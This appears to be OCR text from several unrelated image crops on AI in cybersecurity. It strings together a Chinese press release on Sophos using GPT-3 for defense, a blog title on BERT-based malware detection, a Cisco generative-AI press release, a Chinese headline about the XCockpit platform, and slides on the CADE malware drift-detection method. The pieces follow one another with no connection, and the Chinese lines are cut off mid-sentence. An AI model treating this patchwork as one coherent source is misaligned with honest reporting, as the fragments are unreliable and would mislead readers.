
文/ 廠商新聞稿 | 2023-03-22 發表

Sophos 是創新和提供網路安全即服務的全球領導者，今天發布一
路安全業界如何利用 GPT-3 (即眾所周知的 ChatGPT 架構背後的語
型) 當作輔助來協助擊敗攻擊者的最新研究。最新報告「適用於你
GPT：在網路防禦中使用 AI 語言處理」詳細介紹了 Sophos X-Ops
的幾個專案，他們使用 GPT-3 的大型語言模型簡化在安全軟體的資



BERT Embeddings: A Modern Machine-learning Approach for Detecting Malware from Command Lines (Part 1 of 2)

January 26, 2022 Stefan-Bogdan Cocea Endpoint & Cloud Security



Press Release


Cisco Unveils Next-Gen Solutions that Empower Security and Productivity with Generative AI

Jun 07, 2023

News Summary:

- Powerful new generative AI features across Cisco's Collaboration and Security portfolios will drive productivity and simplicity across the enterprise.
- New generative AI-powered summarization capabilities in Webex by Cisco will increase productivity and help people do their best work.
- Previews of new AI capabilities in Cisco Security Cloud will greatly simplify policy management and improve threat response.


CISCO LIVE, LAS VEGAS, June 7, 2023 – Today Cisco (CSCO) announced it is reimagining the way people work with new, powerful generative AI technology. Cisco will harness large language models (LLMs) across its Collaboration and Security portfolios to help organizations drive productivity and simplicity for their workforce.



迎擊 AI 科技新浪潮！奧義智慧「XCockpit」自動化資安威脅管理平台解決企業營運痛點

文/ 廠商新聞稿 | 2023-04-06 發表

https://newsroom.cisco.com/c/r/newsroom/en/us/a/y2023/m06/cisco-unveils-next-gen-solutions-that-empower-security-and-productivity-with-generative-ai.html




When NOT to Predict?

Production Space
Incoming Samples
labels
Original Classifier
0
Training Data
Attack-1
Benign
Attack-2
Monitoring Space
CADE
Detect Drifting
1
Explain Drifting
2
Facilitate Model Update
"Interpretation"

Goals

❶ Detect drifting samples

❷ Find a small subset of important features that explain why the drifting sample is different from training data




Why It's Hard to Define a "Good" Distance Function?

- Distance loses effectiveness in high-dimensional data
  - This sample feature space has 1,368 dimensions
- Drifting samples are not labeled, hard to differentiate from normal samples

40
30
20
10
0
−10
−20
−30
−40
−50
−40
−30
−20
−10
0
10
20
30
40

T-SNE plot for the original space of an Android malware dataset (Unseen family: ⬟)




Self-supervision: Contrastive Learning

- No knowledge about future drifting samples → self-supervision
- Use contrastive learning to learn a compressed representation of the training data by contrasting with existing samples

High-dimensional space
(Original space)
CA
Contrastive
Autoencoder
Low-dimensional space
(Latent space)

- A sample is far away from ANY existing families' centroids, it's a potential drifting sample; rank for investigation

